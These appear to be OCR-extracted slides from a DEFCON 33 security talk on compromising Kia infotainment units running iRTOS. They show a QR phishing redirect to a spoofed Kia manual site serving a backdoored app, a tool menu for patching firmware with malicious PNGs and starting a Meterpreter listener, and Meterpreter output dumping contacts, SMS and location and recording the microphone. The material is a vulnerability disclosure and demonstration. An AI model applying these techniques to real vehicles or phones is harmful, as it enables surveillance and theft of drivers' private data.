


Normal QR (redirect to KIA Manual web page)



KIA manual web page

<http://kia.webusermanual.com/COMPACT/General/English/>





Hacking with design graphic - Inkscape

180x180

No
compressed


Less or
equal size
than original
image =<
7034 bytes





Backdooring with QR phishing attack - hack-iRTOS tool

<https://github.com/revers3everything/hack-iRTOS>



hack-kia-irtos

```
$ python3 hack-kia-irtos.py
```

HACK IVI KIA

/|_/\`_.~_\`
(_`_-(_)--(_)-`_)
by @revers3vrything - Danilo Erazo
v2 - August 2025 - DEFCON33
Tool to hack a KIA Head Unit with iRTOS

Select an option:
1. Patch firmware with malicious PNG
2. Create malicious APK
3. Flash firmware
4. Start Meterpreter listener
5. Exit

💡 **hack-kia-irtos** is a powerful post-exploitation framework that targets a newly discovered operating system named iRTOS, reverse engineered from Kia IVI firmware dumps. This tool leverages a **vulnerability in the iRTOS boot process** to implant a **malicious PNG image**, resulting in what is arguably the most **sophisticated and dangerous QR phishing attack in all over the world**.

👾 This zero-day technique will be publicly demonstrated at **DEFCON 33**.

```
sprintec@revers3:~/Documents/tools/carhacking/hack-iRTOS$ python3 hack-kia-irtos.py
```

HACK KIA

/|_||_V\ .___.
(\ \ \)-(_)_\ \\\
by @revers3vrything - Danilo Erazo
v2 August 2025 DEFCON33

Tool to hack a KIA Head Unit with iRTOS


Select an option:

1. Patch firmware with malicious PNG
2. Create malicious APK
3. Flash firmware
4. Start Meterpreter listener
5. Exit

Enter your choice (1-5):

Demo: What if I upload the infected firmware through all the internet??

revers3everything.com/kiausermanual/kia.webusermanual.com/COMPACT/General/English/index.html






Download the KIA Application to your cellphone to connect everything and save time


[Download KIA Official App](#)



<https://revers3everything.com/kiausermanual/kia.webusermanual.com/COMPACT/General/English/index.html>

Malware = Official KIA app infected with a backdoor without android detection





Update a backdoored firmware through USB

Infected update shared
through internet

VPN update.kia.com/US/EN/updateNoticeView/988

JupyterLab

- If the wrong model/model year is chosen, the update cannot be performed.
- Please make sure to use a USB drive formatted with the FAT32 file system.
 - A FAT32 formatted USB drive is recommended for a successful update.
 - If it is not FAT32, format the USB drive as FAT32 before copying the update files from the desktop.
 - When formatting a USB drive, all data stored on the USB drive will be deleted. Please make sure before proceeding with the USB drive format.
 - A single partition USB drive is recommended.
 - If the USB file system is not FAT32 or the electrical performance is not proper, the USB drive can



Recommended Type of USB Drive



Geolocation - geolocate


```
meterpreter > geolocate
```

```
[*] Current Location:
```

```
Latitude: -0 [REDACTED]
```

```
Longitude: -7 [REDACTED]
```

```
To get the address: https://maps.googleapis.com/maps/api/g[REDACTED]
```



Contacts, SMS dump

```
meterpreter > dump_contacts -o /home/sprintec/Documents/carhacking/ivi/malware/contacts/contacts.txt
[*] Fetching 23 contacts into list
[*] Contacts list saved to: /home/sprintec/Documents/carhacking/ivi/malware/contacts/contacts.txt
```

```
meterpreter > dump_sms -o /home/sprintec/Documents/carhacking/ivi/malware/sms/dumpsms.txt
[*] Fetching 1 sms message
[*] SMS message saved to: /home/sprintec/Documents/carhacking/ivi/malware/sms/dumpsms.txt
```

```
$ cat dumpsms.txt
```

```
[+] SMS messages dump
```

```
Date: 2025-08-04 12:38:25.366526368 -0500
OS: Android 14 - Linux 5.10.209-android12-9-00016-g7c6bbcca33e1-ab12029497 (aarch64)
Remote IP: 192.168.99.195
Remote Port: 55188
```

```
#1
Type      : Outgoing
Date      : 2025-08-04 12:36:57
Address   : +593999847537
Status    : NOT RFCETVFD
```

```
Message : Message with confidential information, test for defcon 33 - 2025
```

```
Number  : *
#13
Name   : B
Number : *

#14
Name   : C
Number : *

#15
Name   : F
Number : 0

#16
Name   : T
Number : 0

#17
Name   : P
Number : 0

#18
Name   : C
Number : 0

#19
Name   : M
Number : 0

#20
Name   : C
Number : 0


#21
Name   : V
Number : 0

#22
Name   : W
Number : +

#23
Name   : C
Number : 0
```

Recording the cellphone microphone and many more

```
meterpreter > record_mic -d 20 -f /home/sprintec/Documents/carhacking/ivi/malware/recording/audio1.wav
[*] Starting ...
[*] Stopped
Audio saved to: /home/sprintec/Documents/carhacking/ivi/malware/recording/audio1.wav
```



KIA Cars affected: KIA Soluto/Pegas, KIA Picanto and more...



Thousands of thousands
of KIA Cars with iRTOS
in the world!!!



Could exist more KIA models, we need to discover





KIA PWNED ONE MORE TIME :)

KIN

A large, semi-transparent watermark containing the letters "KIN" in a bold, sans-serif font, enclosed within a thick, light-grey oval border.

Mention the bluetooth legacy force mode

Mention touch screen AK is not used